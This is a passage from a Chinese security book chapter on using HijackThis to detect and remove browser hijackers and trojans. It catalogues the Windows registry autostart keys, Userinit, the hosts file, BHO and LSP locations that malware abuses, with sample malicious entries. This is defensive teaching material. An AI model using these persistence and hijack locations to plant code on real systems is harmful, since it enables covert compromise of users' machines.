和 IceSword 具有相同功能的软件还有 IceLight 和功能更为强大的 XueTr，他们的使用方法与 IceSword 相似，读者可以自己研究使用。

2. 浏览器绑架克星——HijackThis

HijackThis 是一个非常优秀的辅助杀毒小软件，对于查找系统内的木马或蠕虫有很好的辅助作用。软件作者是荷兰的一位学生，HijackThis 对于清除恶意网页代码非常强大，并且提供非常全面的 Log 日志功能。

注意

HijackThis 是一个免费软件。请一定要将下载得到的 HijackThis 放到一个单独的文件夹中，如果下载得到的是压缩包，还要把它解压出来。希望您不要在临时目录中运行 HijackThis，也不要直接在压缩包中运行 HijackThis。因为使用 HijackThis 作修复时，它会自动给修改的项目做备份，保留这些备份文件是个好习惯，一旦修复错了，可以利用这些备份文件恢复原先的状态。临时文件目录可能随时被清空，而在压缩包中直接运行 HijackThis 的话，是无法生成备份文件的。另外，使用 HijackThis 进行修复前请关闭所有浏览器窗口和文件夹窗口。

HijackThis 不需要安装即可使用，运行后界面如图 3-91 所示。

这是 HijackThis 的主菜单，单击不同按钮执行相应的功能。

(1) 单击扫描系统并保存日志，就会开始扫描，这时 HijackThis 会自动对系统进行全方位的安全检测，检测内容包括搜寻所有强行“捆绑”在 IE 浏览器上的各种恶意程序，以及出现在 IE 工具栏或右键菜单中的各种快捷命令或图标等。扫描完成后会自动弹出保存日志的窗口让我们保存日志。




图 3-91 HijackThis 主程序向导界面

(2) 单击仅执行扫描系统，HijackThis 就会只是对系统进行扫描，扫描结果如图 3-92 所示。这时我们必须手动保存日志，左下方有个“保存日志”的按钮，单击可选择保存日志的位置。



图 3-92 HijackThis 扫描结果



(3) 单击后，程序什么都不做，仅启动程序则进入 HijackThis 主程序界面，单击扫描按钮即可开始扫描。如图 3-93 所示。




图 3-93 HijackThis 主程序界面

扫描完成以后 HijackThis 将把系统中所有可疑的项目列出来，如图 3-92 所示。经确认后只要选中真正可疑的项目单击“修复选项”按钮即可对其进行自动修复。

如果要了解每个选项的详细信息，单击“所选项目信息”按钮即可出现该项的详细说明，如图 3-94 所示。




图 3-94 HijackThis 对可疑选项的说明

在每个可疑项目前面都会提供一个编号，这些编号代表不同的类型。下面笔者将分别介绍各个类型，学习这些类型也非常有助于读者对计算机病毒的各种手法的了解。

• 编号 R0, R1, R2, R3 区段

这个区段包括 Internet Explorer 起始页、主页以及 URL 搜索钩子。

R0 对应于 Internet Explorer 起始页和搜索助手。

R1 对应于 Internet Explorer 搜寻功能和其他特性。

R2 目前没被使用。

R3 对应于 URL 搜索钩子。URL 搜索钩子用于当我们在浏览器的地址栏中键入一个 http://或者 ftp://等协议的地址的时候。当输入这种地址时，浏览器将会尝试靠它自己理解选择正确的协议，如果失败了它将会使用在 R3 区段中列出的 UrlSearchHook 试着找到我们输入的地址。

该区段对应的注册表键分别为：

HKLM\Software\Microsoft\Internet Explorer\Main: Start Page

HKCU\Software\Microsoft\Internet Explorer\Main: Start Page

HKLM\Software\Microsoft\Internet Explorer\Main: Default\_Page\_URL

HKCU\Software\Microsoft\Internet Explorer\Main: Default\_Page\_URL

HKLM\Software\Microsoft\Internet Explorer\Main: Search Page

HKCU\Software\Microsoft\Internet Explorer\Main: Search Page

HKCU\Software\Microsoft\Internet Explorer\SearchURL: (Default)

HKCU\Software\Microsoft\Internet Explorer\Main: Window Title

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings: ProxyOverride

HKCU\Software\Microsoft\Internet Connection Wizard: ShellNext

HKCU\Software\Microsoft\Internet Explorer\Main: Search Bar

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\URLSearchHooks

HKLM\Software\Microsoft\Internet Explorer\Search, CustomizeSearch=

HKCU\Software\Microsoft\Internet Explorer\Search, CustomizeSearch

HKLM\Software\Microsoft\Internet Explorer\Search, SearchAssistant

例如：R0-HKCU\software\Microsoft\Internet Explorer\Main, Start = http://www.google.com/  
一个通常的疑问是：紧接着其中一些项目的 Obfuscated 代表什么意思。例如：

R1-HKCU\Software\Microsoft\Internet Explorer\Main, Search Bar = res://C:\WINDOWS\System32\kihm.dll/sp.html (obfuscated)

R1-HKCU\Software\Microsoft\Internet Explorer\Main, Default\_Search\_URL = http://ls0.net/home.html (obfuscated)

R1-HKCU\Software\Microsoft\Internet Explorer\Main, SearchAssistant = http://%34%2Dv%2Eenet/srchasst.html (obfuscated)

R1-HKLM\Software\Microsoft\Internet Explorer\Main , Default\_Search\_URL = http://homepage.com %00@www.e-finder.cc/search/ (obfuscated)

“obfuscated”中文意思为：使得难于感觉或理解。在间谍软件术语中意味着间谍软件或者劫持程序把数值转换成它容易理解，但人类难以理解的一些其他的形式来隐藏它们的项目，例如把项目以十六进制的形式加入注册表。这是间谍软件等隐藏它们的存在

且使其难以被移除的惯用伎俩。上述实例中被 HijackThis 标为 obfuscated 的项目表明：在恶意软件对 IE 主页或搜索页进行修改的同时，它还利用各种方法把自己变得不易理解，以躲避人们对注册表内容的查找辨识。

如果你不认识 R0 和 R1 中任何一个所指向的网站，并且你想要改变它，那么你可以让 HijackThis 安全地修复它们，使它们不会对你的 Internet Explorer 设置造成危害。需要注意的是如果 R0/R1 指向的是一个文件，当你用 HijackThis 修复该项目时，Hijackthis 将不会删除指定的文件，你必须手动删除它。有些以下划线 “\_” 结束的特定的 R3 项目，比如它会看起来像是下面这个例子：

R3-URLSearchHook: (no name)-{CFBFAE00-17A6-11D0-99CB-00C04FD64497}\_-(no file)

注意 CLSID，它是在 {} 之间的那些数字，有一个 “\_” 跟在它的末尾，用 HijackThis 移除它们有些时候可能会有困难。要修复它你需要到下面的注册表键手动删除指定的注册表项目：

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\URLSearchHooks，删除在它下面的你想要移除的 CLSID 项目。请不要改动 CFBFAE00-17A6-11D0-99CB-00C04FD64497 这个 CLSID，因为它是合法的默认值之一。

F0, F1, F2, F3 区段

这些区段包括从我们的 .ini 文件、system.ini、win.ini 以及注册表中等效的位置加载的应用程序。

F0 对应于 system.ini 中的 Shell= 语句。system.ini 的 shell= 语句在 Windows 9X 及以下的操作系统中被用于指定哪个程序会被作为操作系统的外壳。外壳是负责加载我们的桌面、处理窗口管理、而且让使用者与系统互动的程序。当 Windows 启动时，在 shell 语句之后列出的任何程序都会被载入，并且充当默认的外壳。有一些程序可以作为合法的外壳替代品，但是他们通常已经不再被使用。Windows 95 和 98 使用 Explorer.exe 作为它们的默认外壳。Windows 3.X 使用 Progman.exe 作为它的外壳，也可以在与 shell= 的同一行上列出多个将在 Windows 加载同时启动的其他程序，例如 Shell=explorer.exe Notepad.exe。当 Windows 启动的时候，将会先后载入 explorer.exe 和 Notepad.exe 两个程序。

F1 对应于 win.ini 中的 Run= 或者 Load= 项目。在 Run= 或者 Load= 之后列出的任何的程序将会在 Windows 启动的时候载入。Run= 语句主要在 Windows 3.1、95 和 98 时期用于保持和较旧的程序的向后兼容性。大多数的现代程序不再使用这个 ini 设定，而且如果我们并不使用较旧的程序我们可以确定它们是可疑的。而 Load= 语句被用于为我们的硬件加载驱动程序。

F2 和 F3 项目对应于 F0 和 F1 的等效位置，但是它们在 Windows XP、2 000 和 NT 中改为在注册表中储存。这些版本的 Windows 通常不使用 system.ini 和 win.ini 文件。他们使用被称为 IniFileMapping 的一个功能来代替向后相容性。IniFileMapping 将 .ini 文件的所有的内容加入注册表中，用键来存储 .ini 中的每一行。当我们运行一个需要从 .ini 文

件中读取它的设置的程序时，它将会首先检查注册表键：  
HKEY\_LOCAL\_MACHINE\software\Microsoft\windowsnt\CurrentVersion\IniFileMapping  
做.ini 映射，如果顺利找到，将会改为读取来自那里设置的内容。可以看到这个键包  
含了 IniFileMapping 所引用的.ini 文件，如图 3-95 所示。



图 3-95 IniFileMapping 键下所有对应的，.ini 文件

在 F2 经常出现的另外一个项目是 UserInit 项，对应于 Windows NT、2 000、XP 以及 2 003 中的如下注册表路径：

HKEY\_LOCAL\_MACHINE\Software\Microsoft\windows nt\CurrentVersion\Winlogon\Userinit  
这个键指明哪个程序应该在用户登录之后启动。这个键的默认程序是 C:\windows\system32\userinit.exe。Userinit.exe 是为我们的用户账户恢复自己的配置，例如字型、色彩等设置的程序。可以通过将要运行的程序以逗号隔开来增加更多的程序。

例如：

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit =  
C:\windows\system32\userinit.exe, c:\windows\notepad.exe。

当我们登录的时候，这两个程序都会启动，这是一个常被木马、劫持程序和间谍软件利用的位置。

对于 F0，如果我们见到一个类似 Shell=Explorer.exe something.exe 的描述，那么我们应该删除它。对于 F1 项目我们应该确定这里找到的项目是否为合法的程序。对于 F2，如果我们在 userinit.exe 后面发现其他的项目，那很可能是特洛伊木马或其他的恶意程序。F2 Shell=也是一样：如果我们单独见到“explorer.exe”，它应该没有问题，否则，如果类似上面的例子，那么它可能是潜在的特洛伊木马或恶意程序，我们通常要删除这些项目。

注意

当修复这些项目的时候 HijackThis 不会删除与它关联的文件，需要手动删除这些文件。

- N1, N2, N3, N4 区段  
这些区段对应于 Netscape 和 Mozilla 浏览器的起始页和默认搜索页。

说明

Netscape 是在微软公司的 Internet Explorer 浏览器之前的一个最为流行的浏览器，现在已经很少见到。Mozilla 浏览器是 Mozilla 基金会简称 Mozilla（缩写 MF 或 MoFo）——为支持和领导开源的 Mozilla 项目而设立的一个非营利组织所开发的 Firefox 浏览器，目前比较流行。

这些项目被储存在 C:\Documents and Settings\YourUserName\Application Data 文件夹下不同位置的 prefs.js 文件中。Netscape4 项目通常存储在应用程序的 prefs.js 文件中，类似位置 C:\Program Files\Netscape\user\default\prefs.js。

- N1 对应 Netscape4 起始页和默认搜寻页。
- N2 对应 Netscape6 起始页和默认搜寻页。
- N3 对应 Netscape7 起始页和默认搜寻页。
- N4 对应 Mozilla 起始页和默认搜寻页。

由于间谍程序和劫持程序大多倾向于瞄准 Internet Explorer，所以这些项目通常是安全的。如果我们发现在这里列出的网站不是我们设置的，我们可以使用 HijackThis 修复它。

• O1 区段

在 Windows 操作系统中存在这样一个文件，文件名为 Host，没有扩展名，可以使用任意的文本编辑器打开，通常称之为主机文件。它通常位于各操作系统的位置如下表 3-1 所示。

表 3-1 各版本操作系统中 Host 文件的位置

操作系统	路 径
Windows3.1	C:\WINDOWS\HOSTS
Windows 95	C:\WINDOWS\HOSTS
Windows 98	C:\WINDOWS\HOSTS
Windows ME	C:\WINDOWS\HOSTS
Windows XP	C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS
Windows NT	C:\WINNT\SYSTEM32\DRIVERS\ETC\HOSTS
Windows 2000	C:\WINNT\SYSTEM32\DRIVERS\ETC\HOSTS
Windows 2003	C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS

主机文件包含主机名（hostnames）到 IP 地址的映射。笔者计算机中 Host 文件的内容如图 3-96 所示。




图 3-96 主机文件的内容

其中“#”号后面的内容为注释性文字，没有任何作用。而下面则是一个 IP 地址，后面紧跟一个网址，其含义为：当我们试图访问 localhost 这个域名的时候，系统将会检查主机文件，查看是否存在该网址，如果存在根据其对应项将其转换成对应的 IP 地址。如我们这里的 127.0.0.1。

O1 区段即对应主机（Host）文件重定向。

主机文件重定向是指，一个劫持程序修改了我们的主机文件，在我们试图访问一个特定的网站时将重定向到另外一个网站。例如增加一个项目类似于：

127.0.0.1 www.google.com

那么当我们试图访问 www.google.com 网站时就会被重定向到 127.0.0.1。这是我们自己的计算机的地址，从而导致无法访问 www.google.com 网页。有时候中了病毒以后无法访问计算机安全相关的网站就是这个原因。计算机病毒唯恐我们访问计算机安全网站寻找查杀它的解决办法，所以它会修改我们的 Host 文件将这些计算机安全相关网站重定向到一个无效的 IP 地址，以此阻止我们访问这些网址来求助。

在 Windows NT/2000/XP 中主机文件的位置能够通过修改注册表键来改变。注册表键：HKEY\_LOCAL\_MACHINE\system\CurrentControlSet\Service\Tcpip\Parameter\DatabasePath，如图 3-97 所示。






图 3-97 主机文件的保存位置

注意

如果主机文件不在上表中的操作系统的默认位置上，那么这很有可能是由于被感染而引起的，我们应该使用 HijackThis 修复它。

• O2 区段

这个区段对应于浏览器辅助程序对象( Browser Helper Object ),即上一节介绍的 BHO。浏览器辅助程序对象是为浏览器扩充功能的插件。它们可能被用于间谍程序和合法的程序，像是 Google 工具栏和 Adobe Acrobat Reader 等都属于对 BHO 的合法利用。当要决定是否移除它们的时候，必须首先确定它们是否是合法的。它位于如下注册表键：HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\BrowserHelper Objects

例如：O2-BHO: NAV Helper-{BDF3E430-B101-42AD-A544-FADC6B084872}- C:\Program Files\Norton Antivirus\NavShExt.dll。此项说明系统中存在 CLSID 为 BDF3E430-B101-42AD-A544-FADC6B084872 的 BHO 项，其关联的 DLL 文件为 C:\Program Files\Norton Antivirus\NavShExt.dll。也就是说当 IE 浏览器启动的同时也将加载此文件到内存中。如果此文件是病毒文件势必要对系统造成危害。因为系统中既可能存在合法的 BHO 项，也可能存在被病毒利用的 BHO 项，所以判断各个 BHO 项是否合法尤为关键。如果 HijackThis 无法直接识别某个浏览器辅助对象的名称，那么它可能是危险的，使用如下两种判断方法进行判断。

方法 1. 利用 CLSID。

我们知道 CLSID 的值永远是惟一的，不可能重复，而各大合法软件的 BHO 插件所使用的 CLSID 也是固定并且惟一的。我们可以使用查看浏览器辅助程序对象和工具栏条目的优良列表工具 BHOList 进行查询，如图 3-98 所示。或者到以下网址：<http://www.systemlookup.com/lists.php?list=1> 进行在线查询。




图 3-98 BHOList 查看已知合法的 CLSID

这些列出的 CLSID 相关的注册表项目包含了关于浏览器辅助程序对象和工具栏的信息。

#### 方法 2：分析文件

对 CLSID 关联的 DLL 文件进行分析鉴定，确定其是否为可疑文件。

当我们用 HijackThis 修复这一类型的项目的时候，HijackThis 将会尝试删除列出的引起问题的文件。有时即使 Internet Explorer 已经关闭，文件却仍然在使用中。如果在用 HijackThis 修复它之后，文件仍然存在，我们需要重新启动进入安全模式删除有问题的文件。

#### • O3 区段

这个区段对应于 Internet Explorer 工具栏。这些是在 Internet Explorer 的导航栏下面的工具栏以及菜单，对应注册表键：HKLM\Software\Microsoft\Internet Explorer\Toolbar。

例如：O3-Toolbar: Norton Antivirus-{42CDD1 BF-3 FFB-4238-8AD1-7859DF00B1D6}-C:\Program Files\Norton Antivirus\NavShExt.dll。

如果不能直接识别工具栏的名称，那么它可能是危险的，请使用上述两种方法进行判断。如果可疑则使用 HijackThis 修复它。

#### • O4 区段

这个区段对应在特定的注册表键处和启动文件夹中列出的将自动在 Windows 启动时被加载的应用程序。

如果它看起来像一个注册表键，它应该在下表 3-2 中。

表 3-2 注册表自启动项

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

注 意

HKLM 代表 HKEY\_LOCAL\_MACHINE，而 HKCU 代表 HKEY\_CURRENT\_USER。

Startup:这些项目提及的应用程序将把它们放入已登录的使用者的启动组中来加载。  
Global Startup:这些项目提及的应用程序将把他们放入所有的使用者的启动组中来加载。

使用的目录：

Startup: c:\documents and setting\username\start menu\program\startup

Global Startup: c:\documents and setting\all user\start menu\program\startup

例如：04- HKLM\Software\Microsoft\Windows\CurrentVersion\Run: [nwiz] nwiz.exe/install。

如果发现自启动项对应的程序是病毒，那么应该予以删除。

注 意

当使用 HijackThis 修复 04 项目的时候，HijackThis 不会删除与项目关联的文件，我们需要手动删除它们，通常是重新启动进入安全模式手动删除它们。

清除 Global Startup 和 Startup 项目的工作稍微有些不同。HijackThis 将会删除这些项目找到的快捷方式，而不是他们所指向的文件。这时也需要手动删除快捷方式所指向的文件

• 05 区段

这个区段对应于控制板中的 Internet 选项显示控制，在 Windows 9x 以及 Windows Me 系统中，可以自由在 c:\windows\control.ini 中增加条目来指定哪些特定的控制板不可见。

格式如图 3-99 所示，其中“;”分号后面的内容是注释。

例如：05-control.ini: inetcpl.cpl=no

如果见到类似上面那行代码，那么可能是一个信号：某个软件正在尝试使我们难以改变我们的设定。除非它这么做是出于某个特定的已知理由，否则需要让 HijackThis 修复它。



图 3-99 control.ini 隐藏控制面板中的内容

但是在 Windows 2000 和 Windows XP 里，control.ini 已经没有作用，其功能被转到注册表中，依次展开注册表项 HKEY\_CURRENT\_USER\Control Panel\don't load，在 don't load 子键下新建字符串值，键名为要隐藏图标相应的.cpl 文件名，键值可以设为“No”，也可以省略。这样即可隐藏控制面板中的相应项。

#### • O6 区段

这个区段对应于通过变更注册表的特定设置，在 Internet Explorer 的选项或主页进行一个管理性的锁定。

对应的注册表路径为：HKCU\Software\Policy\Microsoft\Internet Explorer\Restrictions。

例如：O6-HKCU\Software\Policy\Microsoft\Internet Explorer\Restrictions

这些项应该只在系统管理员故意如此设定或者使用了 Spybots 工具的“Mode”→“Advanced Mode”→“Tools”→“IE Tweaks”中的首页和选择项锁定时出现。

#### • O7 区段

这个区段对应于通过变更注册表的一个项目从而不允许运行注册表编辑器。对应的注册表路径为：HKCU\Software\Microsoft\Windows\CurrentVersion\Policy\System。

例如：我们使用前面提到的 MyTool 工具禁用注册表，如图 3-100 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-100 使用 MyTool 工具禁用注册表编辑器

然后使用 HijackThis 工具重新扫描将得到如下信息：  
O7-HKCU\Software\Microsoft\Windows\CurrentVersion\Policy\System:DisableRegedit=1。  
这时使用 HijackThis 修复它即可恢复对注册表编辑器的禁用，如图 3-101 所示。




图 3-101 HijackThis 修复禁用的注册表

• O8 区段  
这个区段对应于在 Internet Explorer 的上下文菜单中发现的额外的项目。这意味着当我们在

当前浏览的网页上右击的时候，将会见到这些选项。对应的注册表路径为：  
HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\MenuExt，如图 3-102 所示。




图 3-102 Internet Explorer 的上下文菜单

例如：O8-Extra content menu item: &Google Search-res:

//c:\windows\GoogleToolbar1.dll/ cmsearch.html

这些列出的项目表示当我们在浏览器中右键单击鼠标的时候，将会在菜单中出现的选项，以及当我们实际按下某个选项时会调用的程序。当我们修复这些类型的项目的时候，HijackThis 不会删除列出的有问题的文件，最好重新启动进入安全模式删除有问题的文件。

#### • O9 区段

这个区段对应于在 Internet Explorer 工具栏上的按钮或者在 Internet Explorer 的“工具”菜单中非默认安装的项目。对应的注册表路径为：

HKEY\_LOCAL\_MACHINE\Software\ Microsoft\Internet Explorer\Extension registry key。

例如：O9-Extra Button: AIM(HKLM)

如果我们不需要这些按钮和菜单项或者知道它们是恶意程序，可以安全地移除它们。当我们修复这些类型项目的时候，HijackThis 不会删除列出的有问题的文件。最好重新启动进入安全模式删除有问题的文件。

#### • O10 区段

这个区段对应于 Winsock 劫持程序或者其他已知的 LSP.(Layered Service Provider)，也就是上一小节讲解的 SPI 的检测。

LSP 是一种将其他程序链接到我们计算机的 Winsock 2 设备的一种方法。因为 LSP 彼此链接在一起，当使用 Winsock 的时候，数据也会在链中的每个 LSP 间传输。间谍软件和劫持程序能够使用 LSP 监视在因特网连接之上传输的所有的流量。当删除这些对象的时候，应该极其小心，如果它在没有适当地修复链中的断点之前就被移除，很有可能会失去因特网连接。

例如：O10-Broken Internet access beacuse of LSP Provider 'spsubslsp.dll' missing。

许多病毒扫描软件开始在 Winsock 层扫描病毒、“特洛伊”木马等，问题是它们大多数在删除有问题的 LSP 之后没有以正确的顺序重建 LSP。这可能导致 HijackThis 发现一



